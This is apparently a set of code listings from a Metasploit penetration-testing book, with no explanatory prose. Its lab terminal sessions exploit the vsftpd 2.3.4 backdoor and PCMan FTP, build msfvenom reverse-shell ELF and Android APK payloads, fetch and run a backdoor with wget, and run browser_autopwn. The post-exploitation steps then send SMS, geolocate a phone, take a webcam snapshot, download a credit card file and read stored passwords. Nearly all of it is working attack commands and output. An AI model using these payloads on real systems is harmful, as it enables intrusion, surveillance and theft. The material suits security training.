[*] Undeploying UeDa...
[*] Undeployment complete.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 2844-B0B4

Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\config

03/20/2017  10:30 AM    <DIR>          .
03/20/2017  10:30 AM    <DIR>          ..
03/20/2017  10:30 AM                0 .consolestate
03/18/2017  12:37 PM                81 admin-keyfile
05/14/2013  10:33 PM           82,064 cacerts.jks
05/14/2013  10:33 PM          4,414 default-logging.properties
05/14/2013  10:33 PM         50,334 default-web.xml
05/14/2013  10:33 PM                32 domain-passwords
03/20/2017  10:30 AM          32,467 domain.xml
03/20/2017  10:30 AM          33,184 domain.xml.bak
05/14/2013  10:33 PM          3,841 glassfish-acc.xml
05/14/2013  10:33 PM          4,031 javaee.server.policy
05/14/2013  10:33 PM          1,998 keyfile
05/14/2013  10:33 PM          4,552 keystore.jks
03/20/2017  09:42 AM                42 local-password
03/18/2017  02:05 PM                0 lockfile
05/14/2013  10:33 PM          5,727 logging.properties
05/14/2013  10:33 PM          2,501 login.conf
03/20/2017  09:42 AM                4 pid
```

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password
type local-password
A2FBF4F4A6C6C55BC9F1F585AE724E985C9B35F2
```

```

[*] Nmap: Nmap scan report for 172.28.128.5
[*] Nmap: Host is up (0.00013s latency).
[*] Nmap: Not shown: 65505 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell        Netkit rshd
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath gmiregistry
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell
[*] Nmap: 2049/tcp  open  rpcbind
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)

```

```
msf > search vsftpd
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution



```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.28.128.5
RHOST => 172.28.128.5
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

  Name                Disclosure Date  Rank    Description
  ----                -
  cmd/unix/interact   normal         Unix Command, Interact with Estab
  lished Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] 172.28.128.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.28.128.5:21 - USER: 331 Please specify the password.
[+] 172.28.128.5:21 - Backdoor service has been spawned, handling...
[+] 172.28.128.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.28.128.4:43954 -> 172.28.128.5:6200) at
2017-03-20 23:27:11 +0530

whoami
root

```

```

root@mm:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.28.128.4 LPOR
T=5555 -f elf > backdoor.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

```

```

root@mm:~# service apache2 start
root@mm:~# mv backdoor.elf /var/www/html/

```

```
whoami
root
wget http://172.28.128.4/backdoor.elf
--14:02:03-- http://172.28.128.4/backdoor.elf
      => `backdoor.elf'
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

      OK                                                    100%  50.24 MB/s

14:02:03 (50.24 MB/s) - `backdoor.elf' saved [155/155]
```

```
msf > use exploit/multi/handler
```

```
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```


```
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.28.128.4:5555
[*] Starting the payload handler...
```

```
chmod 777 backdoor.elf
ls -la
total 93
drwxr-xr-x 21 root root 4096 Mar 20 14:02 .
drwxr-xr-x 21 root root 4096 Mar 20 14:02 ..
-rwxrwxrwx 1 root root 155 Mar 20 13:59 backdoor.elf
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Mar 20 13:50 dev
drwxr-xr-x 95 root root 4096 Mar 20 13:50 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24
-r16-server
```

```
root@mm: ~
FileEditViewSearchTerminalHelp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 15 root root 4096 May 20 2012 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-se
rver
./backdoor.elf

root@mm: ~
FileEditViewSearchTerminalHelp
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage
...(105 bytes)
[*] Sending stage (1495599 bytes) to 172.28.128.5
[*] Meterpreter session 1 opened (172.28.128.4:5555 -> 172.28.128.5:59204) at 20
17-03-20 23:32:37 +0530
msf exploit(handler) > 
```



```

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      LHOST            yes       The IP address to use for reverse-connect payloads
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    URIPATH          no        The URI to use for this exploit (default is random)

Auxiliary action:

  Name      Description
  ----      -
  WebServer Start a bunch of modules and direct clients to appropriate exploits

```

```

msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup


[*] Starting exploit modules on host 192.168.10.105...
[*] ---

```

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```



```

[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
=====

  Id  Type           Information
  --  -
  1   meterpreter x86/win32  WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD5S
      192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)

msf auxiliary(browser_autopwn) > █

```

```

root@mm:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.10.107 LPORT=4444 R> /var/www/html/pay2.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8833 bytes

```



This type of file can harm your device. Do you want to keep pay2.apk anyway?



CANCEL

OK







## MainActivity

Do you want to install this application? It will get access to:



take pictures and videos



modify your contacts  
read your contacts




precise location (GPS and network-based)




record audio



directly call phone numbers  
 **this may cost you money**  
read phone status and identity



read your text messages (SMS or MMS)  
receive text messages (SMS)  
send and view SMS messages  
 **this may cost you money**



modify or delete the contents of your USB storage  
read the contents of your USB storage

CANCEL

INSTALL



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp


payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.10.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter > █
```


```
meterpreter > check_root
[+] Device is rooted
```

```
meterpreter > send_sms -d 8130██████████ -t "hello"
[+] SMS sent - Transmission successful
```




```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter  : java/android
```

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL: https://maps.google.com/?q=28.5448806,77.3689138
```



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XlGjwKRr.jpeg
```




PCMan's FTP Server [Online] - 192.168.10.108

Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

```
C:\Documents and Settings\Administrator>cd Desktop
C:\Documents and Settings\Administrator\Desktop>PCMAN-CMD.py
```

2016/05/09 [15:56] Server Online - 192.168.10.108



```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcman_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcman_cwd) > show options

Module options (exploit/windows/masteringmetasploit/pcman_cwd):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   anonymous         yes       FTP Password
  FTPUSER   anonymous         no        The username to authenticate as
  RHOST     192.168.10.108  yes       The target address
  RPORT     21               yes       The target port

Exploit target:

  Id  Name
  --  ---
  0   Windows XP SP2 English
```

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

# Chapter 4: Post-Exploitation with Metasploit

```
meterpreter > ?
```

## Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(rejetto_hfs_exec) > sessions -i

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32 WIN-3K0U2TIJ4E0\mm @ WIN-3K0U2TIJ4E0 192.168.10.11
2:4444 -> 192.168.10.110:49250 (192.168.10.110)

msf exploit(rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
meterpreter > machine_id
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5
```

```
meterpreter > uuid
[+] UUID: 2a35d6e656e854e0/x86=1/windows=1/2016-07-10T08:31:28Z
```

```
meterpreter > ipconfig
```

```
Interface 1
```

```
=====
```

```
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 10
```

```
=====
```

```
Name : Intel(R) PRO/1000 MT Desktop Adapter  
Hardware MAC : 08:00:27:84:55:8c  
MTU : 1500  
IPv4 Address : 192.168.10.109  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::187c:6989:bcc5:254f  
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > pwd
```

```
C:\Users\mm
```

```
meterpreter > upload /root/Desktop/test.txt C:\
```

```
[*] uploading : /root/Desktop/test.txt -> C:\
```

```
[*] uploaded : /root/Desktop/test.txt -> C:\\test.txt
```

```
This is a test file.. Metasploit Rocks
```

```
~  
~  
~
```

```
meterpreter > edit C:\\test.txt  
meterpreter > cat C:\\test.txt  
This is a test file  
Metasploit Rocks
```

```
meterpreter > download creditcard.txt  
[*] downloading: creditcard.txt -> creditcard.txt  
[*] download : creditcard.txt -> creditcard.txt
```

